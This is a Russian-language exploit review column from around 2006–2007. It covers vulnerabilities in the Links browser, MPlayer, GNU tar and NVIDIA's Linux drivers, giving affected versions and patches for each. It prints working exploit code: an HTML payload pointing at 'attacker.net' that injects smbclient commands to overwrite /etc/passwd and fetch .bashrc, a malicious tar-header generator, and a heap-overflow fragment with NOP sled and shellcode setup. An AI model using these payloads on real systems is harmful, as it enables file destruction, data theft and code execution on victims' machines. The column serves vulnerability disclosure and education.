exploits review
8й выпуск

крис касперски ака мыщъх, no-email

удаленное выполнение SMB-команд в links'e

brief: Links это такой шустрый текстовой браузер (широко известный в узких кругах), изначально реализованный на Linux'e и успешно портированный на множество операционных систем всех мастей (xBSD, HPUX, OS/2, MacOSX, Win32…) и породивший множество клонов (самый известный из которых Elinks — http://elinks.or.cz), распространяемых, как и сам Links, на бесплатной основе в открытых текстах — http://links.sourceforge.net. в силу своей чрезвычайной конструктивной простоты и отсутствии поддержки скриптов с прочими тяжеловесными элементами, долгое время (на пару с другим консольным браузерем рысем — lynx), он по праву считался самым безопасным "судном" для web-серфинга. мыщъх активно пользовался им сам (см. рис. 1) и даже рекомендовал его другим. но вот, на стыке 2006 и 2007 годов усилиями хакера Teemu Salmela в нем обнаружилась огромная дыра, позволяющая атакующему исполнять любые SMB-команды на машине жертвы, просматривающей зараженную HTML-страничку с помощью Links'a (естественно, SMB-клиент должен быть установлен). ошибка гнездиться в функции smb_func(), расположенной в файле smb.c. уязвимые строки приведены ниже:

```
// 'dir' is the directory part of the smb: //.. url:
154             add_to_strn(&s, dir);
155             add_to_strn(&s, "\" -");
156             while ((ss = strchr(s, '/'))) *ss = '\\';
157             v[n++] = "-c";
158             v[n++] = s;
159     }
160 }
161 v[n++] = NULL;
// smbclient is executed:
162 execvp("smbclient", (char **)v);
163 fprintf(stderr, "smbclient not found in $PATH");
164 _exit(1);
```

Листинг 1 ключевой фрагмент функции smb_func(), содержащей ошибку

targets: уязвимость подтверждена в версиях Links 1.00pre12 и ELinks 0.11.1, но и остальные версии так же по-видимому уязвимы;

exploit: исходный HTML-код демонстрационного exploit'a, затирающего файл /etc/passwd и утягивающего .bashrc приведен ниже;

```
<html>
        <a href='smb://attacker.net/work/XXX" YYY; lcd ..; lcd ..; lcd ..; lcd
        etc; put passwd ; exit; '>Put /etc/passwd</a>
        <a href='smb://attacker.net/work/XXX" YYY; lcd ..; lcd ..; lcd ..; lcd
        home; lcd teemu; get HOHO .bashrc; exit; '>Get .bashrc</a>
</html>
```

Листинг 2 исходный код простейшего exploit'a

solution: самое простое, что можно сделать — отказаться от Links'a в пользу Рыся или же наложить заплатку, благо составители популярных дистрибутивов оперативно посуетились, однако, существует множество неофициальных билдов Links'a (и его собратьев), пользователям которых можно посоветовать закомментировать 162 строку (см. листинг 1) и перекомпилировать код. естественно, выполнение каких бы то ни было SMB-команд браузером после этого станет невозможным, ну да невелика потеря



Рисунок 1 Links на рабочем столе мыщъх'а

удаленное переполнение буфера в MPlayer'e

brief: MPlayer (расшифровывается как The Movie Player) легендарный и, в каком-то смысле, культовый audio/video плеер (также включающий в себя и кодер) знаменитый прежде всего поддержкой огромное количество входных и выходных форматов файлов, кодеков, устройств ввода/вывода аудио/видео данных и, что самое главное, он поддерживает их _правильно_ (в частности, только он один при кодировании видеофильмов следит за синхрометками, предотвращая тем самым возможную потерю синхронизации). это открытый проект, распространяющийся в исходных текстах и потированный под весь зоопарк осей: Linux, xBSD, Solaris, IRIX, HP-UX, AIX, Win32, Mac OSX, включая такую экзотику как QNX и Qmiga/MorphOS. естественно, значительная часть кода MPlayer'a позаимствована разработчиками из сторонних открытых проектов и потому MPlayer завит от качества и надежности каждого их них, но качественный код — большая редкость и дыры обнаруживаются то тут, то там. в данном случае, виновником торжества оказался модуль, обрабатывающий RealMedia RTSP потоки и расположенный в файлах stream/realrtsp/asmrp.c, stream/realrtsp/asmrp.h и stream/realrtsp/real.c, позаимствованных из библиотеки xine-lib, в которой 28 декабря 2006 года была обнаружена уязвимость, связанная с традиционным отсутствием границ контроля буфера и подробно описанная специалистами из Debian Security Advisory: http://www.debian.org/security/2006/dsa-1244. разработчики MPlayer'a отреагировали на нее с небольшим запозданием, оповестив своих пользователей только 31 декабря 2006: http://www.mplayerhq.hu/design7/news.html и хотя возможность выполнения произвольного кода поставлена под сомнение (т. е. дальше банального DOS'a дело навряд ли пойдет) на потенциальном уровне угроза все-таки существует;

targets: уязвимость подвержена в версиях MPlayer 1.0rc1 и SVN до r21799 (т. е. до 31 декабря 13:27:53 2006 UTC), более древние версии по-видимому так же содержат эту дыру, однако, они не проверялись;

exploit: образец exploit'a может быть найден по следующей ссылке: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6172;

solution разработчики BPlayer'a исправили код в CVS (древе разработки), однако, еще не перекомпилировали выложенные двоичные файлы, предоставляя пользователям замечательную возможность поиметь секс с компилятором самостоятельно;

Рисунок 2 главная страница Mplayer'a

удаленный обход директорий в GNU tar

brief: Teemu Salmela (уже упомянутый в этом обзоре и встречающий, как все остальные хакеры, новый год за компьютером) исследовал утилиту GNU tar, ставшую стандартным архиватором для _любого_ Linux/xBSD дистрибутива, и обнаружил в ней дыру, схожу с той, что была удалена из MS-DOS версии pkzip'a много лет тому назад, а именно — обход директорий (directory traversal) или, говоря другими словами, возможности создания архива, распакующегося _не_ в текущем каталоге, а туда, куда ему нужно и затирающего все файлы, на которого у него только есть права. даже если распаковка производится из-под простого пользователя (не root'a) угроза _очень_ серьезна, а во всем виноват специальный тип файлов, определенный в tar'e артибутом GNUTYPE_NAMES, которому соответствует символ "N" в tar-заголовке (см. листинг 3). эти файлы могут распаковываться в любое место файловой системе и хотя штатными создать такой архив нельзя, это легко осуществить вручную, после чего остается только выложить его на общедоступный сервер или послать жертве вместе с утренним мылом. подробнее: http://www.securityfocus.com/bid/21235;

targets: уязвимость подтверждена в следующих версиях tar'a: 1.15.91, 1.16 и 1.15. про остальные пока ничего не известно, но, скорее всего, они так же уязвимы.

exploit: исходный текст вполне боевого exploit'a лежит в архиве neohapsis'a: http://archives.neohapsis.com/archives/fulldisclosure/2006-11/0344.html, ниже приводится его ключевой фрагмент, формирующий "бомбовой" tar-заголовок.

```
#define GNUTYPE_NAMES 'N'
memset(&b, 0, sizeof(b));
strcpy(b.header.name, "xyz");
strcpy(b.header.mode, "0000777");
strcpy(b.header.uid, "0000000");
strcpy(b.header.gid, "0000000");
sprintf(b.header.size, "%011o", strlen(d));
strcpy(b.header.mtime, "00000000000");
strcpy(b.header.chksum, "        ");
b.header.typeflag = GNUTYPE_NAMES;
strcpy(b.header.magic, "ustar  ");
strcpy(b.header.uname, "root");
strcpy(b.header.gname, "root");
for (cksum = 0, i = 0; i < sizeof(b); i++)
        cksum += b.buffer[i] & 0xff;
sprintf(b.header.chksum, "%06o ", cksum);
fwrite(&b, 1, sizeof(b), stdout);
```

Листинг 3 ключевой фрагмент tar-exploit'a

solutions из всех составителей дистрибутивов, пока один лишь коллектив FreeBSD выпустил специальный патч: http://security.freebsd.org/patches/SA-06:26/gtar.patch, остальные же предпочли отделаться молчанием, недвусмысленно посылающим пользователей на официальную страничку GNU tar'a: http://www.gnu.org/software/tar за свежей версией 1.16.1 из которой поддержка N-записей удалена, что делает распаковку таких архивов _вообще_ невозможной (если, конечно, не прибегать к помощи tar 1.16 или более древних версий).



Рисунок 3 здесь раздают обновленный tar

full disclose
переполнение буфера в драйверах NVIDIA для LINUX

brief: раз уж этот обзор explot'ов оказался стихийно посвящен Linux-программам (причем безо всякого умысла с моей стороны, просто так получилось), будет уместно рассказать о дыре в "фирменных" драйверах от NVIDIA, выпущенных в виде двоичных файлов безо всяких исходных текстов. увы! закрытые продукты встречаются и в Linux, причем качество большинства из них весьма невелико, а доработка "напильником" чрезвычайно затруднена — оно и понятно: в машинном коде разбирается далеко не каждый линухсоид, а вот windows-хакеры чувствуют себя как рыба в (мутной) воде — им к этому не привыкать.
дыра выражается в виде традиционной ошибки переполнения и при благоприятном (для хакера) стечении обстоятельств позволяет атакующему выполнять произвольный код на целевой системе с наивысшими уровнем привилегий, причем, атака может быть осуществлена не только локально, но и удаленно — через remote X-клиента или X-клиента, зашедшего на web-сервер с "троянской" страничкой.
технические подробности можно найти на http://www.securityfocus.com/bid/20559/info;



Рисунок 4 отсюда NVIDIA раздает свои драйвера для Linux-систем

targets: NVIDIA официально подтверждает уязвимость двух следующих версий Linux-драйверов: 1.0-8762 и 1.0-8774, утверждая, что более ранние версии (такие, например, как 1.0-8178 или 1.0-7184) не содержат этой дыры, а начиная с версии 1.0-8776 она уже исправлена: http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=1971, но

различные независимые эксперты подозревают, что и более древние версии уязвимы тоже (в первую очередь подозрение падает на версии драйверов под Solaris и FreeBSD), однако, никто из них это не подтвердил proof-of-concept exploit'ом, поэтому вопрос остается открытым; тем временем, компания Solaris клятвенно заверяет, что на платформу SPARC эта угроза _не_ распространяется, но x86-64 версии драйверов все-таки уязвимы: http://sunsolve.sun.com/search/document.do?assetkey=1-26-102693-1&searchclause=/

exploit: исходный текст демонстрационного exploit'а с shell-кодом на борту лежат по адресу http://download2.rapid7.com/r7-0025/nv_exploit.c, а ниже приведен его ключевой фрагмент:

```
/**********************************************************************
 * BEGIN FONT HEAP OVERFLOW SETUP CODE
 *
 * "It's so hard to write a graphics driver that open-sourcing it would
 *  not help."
 *    - Andrew Fear, Software Product Manager (NVIDIA Corporation).
 **********************************************************************/
XGlyphInfo * glyphs; XRenderPictFormat fmt; XRenderPictFormat *mask = 0;
GlyphSet gset; char * buf =0; int offset, cr, numB; int xscreenpos = 32680;
int magic_len= 2768-xscreenpos; int wr_addr_len = 3548; int wr_nop_len=200;

/* Calculate the offset to the Global Offset Table.
 * 0x2C0000 is the size of the buffer the NVIDIA driver
 * allocates for us when it is about to draw. */
offset = gotaddr-(heapaddr-0x2C0000);
offset += magic_len; glyphs = malloc(sizeof(XGlyphInfo)*3);

/* Payload glyph */
glyphs[0].width=0x4000; // one contiguous buf of 16K... way more than necessary
glyphs[0].height = 1; glyphs[0].yOff = 0; glyphs[0].xOff = glyphs[0].width;
glyphs[0].x = 0; glyphs[0].y = 0;

/* Large offset glyph (untweaked) */
glyphs[1].width=0; glyphs[1].height=0; glyphs[1].yOff=32767;
glyphs[1].xOff=0; glyphs[1].x = 0; glyphs[1].y = 0;

/* Small offset glyph (tweaked) */
glyphs[2].width=0; glyphs[2].height=0; glyphs[2].yOff=0;
glyphs[2].xOff=0; glyphs[2].x = 0; glyphs[2].y = 0;
fmt.type = PictTypeDirect; fmt.depth = 8;
Glyph * xglyphids = malloc(3*sizeof(Glyph));

xglyphids[0] = 'A'; xglyphids[1] = 'B'; xglyphids[2] = 'C';

int stride = ((glyphs[0].width*1)+3)&~3; /* Needs to be DWORD aligned */
int bufsize = stride*glyphs[0].height; buf = malloc(bufsize);

/* Write jump address to the buffer a number of times */
for (cr=0; cr<wr_addr_len; cr+=4)
       *((unsigned int*)((unsigned char*)buf + cr)) = gotaddr+wr_addr_len+4;

/* Write the NOP instructions until wr_nop_len */
memset(buf+wr_addr_len, 0x90 /* NOP */, wr_nop_len);

/* Write the shellcode */
cr+=wr_nop_len; memcpy(buf+cr, shellcode, sizeof(shellcode));

/* Calculate the number of B's required to send */
numB = offset / (glyphs[1].yOff * magic_len);

/* We send only one C, but we change its yOff value according to
 * how much space we have left before we meet the correct index length */
glyphs[2].yOff = (offset - (numB * glyphs[1].yOff * magic_len)) / (magic_len);

/* Now create a new buffer for the string data */
string = malloc(numB+1/*numC*/+1/*numA*/+1/*NULL*/);
for (cr=0; cr<numB; cr++)
       string[cr]='B';string[cr]='C';cr++; string[cr]='A'; cr++;string[cr]=0;

mask = XRenderFindFormat(display, PictFormatType|PictFormatDepth, &fmt, 0);
gset = XRenderCreateGlyphSet(display, mask);

if (mask)
```

```
        /* Ask the server to tie the glyphs to the glyphset we created,
         * with our addr/nopslide/shellcode buffer as the alpha data */
        XRenderAddGlyphs(display, gset, xglyphids, glyphs, 3, buf, bufsize);
/* END FONT HEAP OVERFLOW SETUP CODE */
```

Листинг 4 ключевой фрагмент exploit'a, атакующего уязвимые драйвера от NVIDIA

solutions для предотвращения внедрения достаточно отключить акселератор рендрединга через опцию "RenderAccel" в конфигурации X-сервера или же скачать (и установить!) обновленные версии драйверов: http://download.nvidia.com/XFree86/Linux-x86_64/1.0-8776/NVIDIA-Linux-x86_64-1.0-8776-pkg2.run (для Linux 8762), http://download.nvidia.com/XFree86/Linux-x86_64/1.0-8776/NVIDIA-Linux-x86_64-1.0-8776-pkg2.run (для Linux 8774), http://www.nvidia.com/object/linux_display_amd64_1.0-8776.html (инструкции по установки драйверов под Linux) http://www.sun.com/desktop/workstation/ultra20/downloads.jsp (для Solaris Ultra 20, Ultra 20M2) и http://www.sun.com/desktop/workstation/ultra40/downloads.jsp (для Solaris Ultra 40);

full disclose:

История эта началась в далеком 2004 году (по понятиям компьютерной безопасности — это, практически, целая вечность), перед самым новым годом, когда на форумах возник всплеск сообщений о странном поведении Linux-систем и внезапном крахе самых разнообразных _X'ых_ приложений: Fire Fox, KDE и т. д. В частности, попытка выполнить следующий код под Eclipse приводила к ошибке типа "Segmentation Fault" (https://bugs.eclipse.org/bugs/show_bug.cgi?id=87299):

```
for (int y = 0; y < 20000; y++)
{
        for (int x = 0; x < 10; x++ )
        {
                System.out.print(x);
        }
}
```

Листинг 5 код, вызывающий падение Eclipse

Дальше — больше. Форумы оказались буквально затоплены сообщениями об ошибках, но виновника найти так и не удавалось. Подозрение пало на X-сервер. В нем действительно обнаружилось несколько критичных ошибок, но после их исправления дело лучше не стало. Ситуация оставалась мрачной и напряженной.

Fritti — был первым, кому в июле 2006 года, удалось воспроизвести ошибку, о чем он и отрапортовал на форме: http://www.nvnews.net/vbulletin/showthread.php?p=931048. Как оказалось, чтобы вызвать крах системы следовало выполнить следующие "ритуальные действия":

1. сходить по ссылке http://www.floriansprogramme.de.vu/tmp/crashGTK01.txt (безобидная программа на питоне, вычисляющая число "пи" с охранительным количеством знаков после запятой и дописывающая эталонный результат к концу листинга — т.е. очень-очень длинную строку);
2. через "copy-n-paste" перенести текст в graphedit;
3. выделить весь текст, включая эту самую длинную строку;
4. нажать клавишу "backspace":
5. оп-с! мы имеем крах! то есть, это нас имеют! да ее как!

К сообщению был приложен "NVIDIA bug report log file" со всей информацией о памяти, регистрах и т. д. (www.nvnews.net/vbulletin/attachment.php?attachmentid=19192&d=1152258443), благодаря которой копании NVIDIA уже через несколько часов удалось воспроизвести и _подтвердить_ ошибку, которую она пообещала исправить в следующем релизе драйверов версии 1.0-9xxx.

Рисунок 5 NVIDIA подтверждает наличие дыры и обещает в будущих версиях драйверов все исправить

Вместе с этим, всплыли некоторые технические подробности инцидента, скупо описанные компанией на фирменном сайте — http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=197.

Обновленные драйвера действительно вышли, но история на этом не закончилась и дыры в них как были, так и остались, о чем в октябре 2006 года и сообщила компания Rapid7, LLC Security Advisory (http://www.rapid7.com), специализирующаяся, как и следует из ее названия, на информационной безопасности.

В пресс-релизе, датированным 16-10-2006 (http://download2.rapid7.com/r7-0025), она не только сообщила массу технических подробностей, но и привела исходный код proof-of-concept exploit'a, демонстрирующий механизм локального и удаленного заброса shell-кода на атакуемый компьютер.

Компания NVIDA признала себя виновной по всем статьям, выпустив спустя четыре дня ответный пресс-релиз, который некоторые хакеры сочли неубедительным оправданием, другие — недостаточно искренним раскаяньем: http://nvidia.custhelp.com/cgi-bin/nvidia.cfg/php/enduser/std_adp.php?p_faqid=1971.



Рисунок 6 NVIDIA признает, что кругом была не права

Главное то, что нам наконец стали известно _почему_ возникает переполнение. Если верить NVIDA (а не верить ей, у нас никаких поводов вроде бы нет), дела обстоят приблизительно так:

1. из системной памяти выделяется временный буфер (scratch buffer) фиксированного размера (clamped to a maximum size) для отрисовки глифов — текстовых символов и прочих шрифтов (glyph rendering);
2. список глифов, поступающих на отрисовку, не сравнивается с размеров выделенного буфера;
3. если список глифов превышает заранее заданный максимальный размер временного буфера, наступает его переполнение и… все!

На самом деле, это никакое не все, а только начало детективного расследования. В действительности существует две семейства NVIDIA драйверов для Linux – с открытым и закрытым кодом соответственно. Закрытые драйвера отличаются тем, что поддерживают различные режимы акселерации (которые в отрытой версии напрочь отсутствуют), включающий в себя в том числе и рендрединг шрифтов (ну, в смысле глифов), реализованное в расширении XRender, экспортирующем функцию XRenderCompositeString8, которая в тесной координации с X-сервером выводит шрифты на экран. Именно поэтому, дефект реализации XRender'a долгое время считали ошибкой X-сервера (как говорится, искали черную кошку в черной комнате, которой нет. комнаты нет в смысле. а кошка — она же ошибка — как оказалось гуляет сама по себе совсем в другом месте).

Ну кошки мыщъхам однозначно не друзья, так что на них мы надолго задерживается не будем, а вернемся к нашим глифам. Получив список глифов, которые требуется отреднерить, функция XRenderCompositeString8 через специальный call-back обращается к драйверу и, если этот лист превышает размер выделенного буфера, наступает закономерный крах.

Более детальные исследования показывают, что закрытый драйвер регистрирует функцию _nv000373X, поручая ей расчет границ BoxRec-области, необходимой для вмещения всех данных, выводимых на экран. Выделение памяти осуществляется посредством функции Xalloc, а его размер определяется путем умножения ширины области редрединга на ее высоту. Полученный буфер передается другой внутренней функции _nv000053X, которая последовательно проходит по всем глифам, копируя каждый глиф в буфер, отталкиваясь от его положения на плоскости (xOff, yOff), а так же ширины (width) и высоты (height), посредством которых, функция вычисляет следующую позицию в буфере, однако, проверка на выход за границы буфера, по обыкновению, _не_ выполняется и происходит переполнение. Причем, не простое… а очень даже специфичное переполнение! Манипулируя значениями xOff, yOff, width и height (на которые атакующий может воздействовать явным образом) он получает возможность записи произвольных данных/кода по произвольному адресу (естественно, при условии, что тот вообще доступен на запись, иначе наступит облом).

Соль в том, X-сервер получает список глифов от X-клиента, который может быть как локальным, так и удаленным. Идея удаленных X-клиентов возникла в те далекие времена, когда цветной монитор был огромной роскошью и даже зажиточные организации с трудом позволяли себе его иметь в количестве "одна штука", а рабочих станций, как правило, было намного больше одной. Вот и пришлось разрабатывать механизмы удаленного вывода графической информации на терминал. Сейчас же, это рудимент, практически никем не используемый, но… по целому ряду причин, сохранившийся даже в современных версиях никсов.

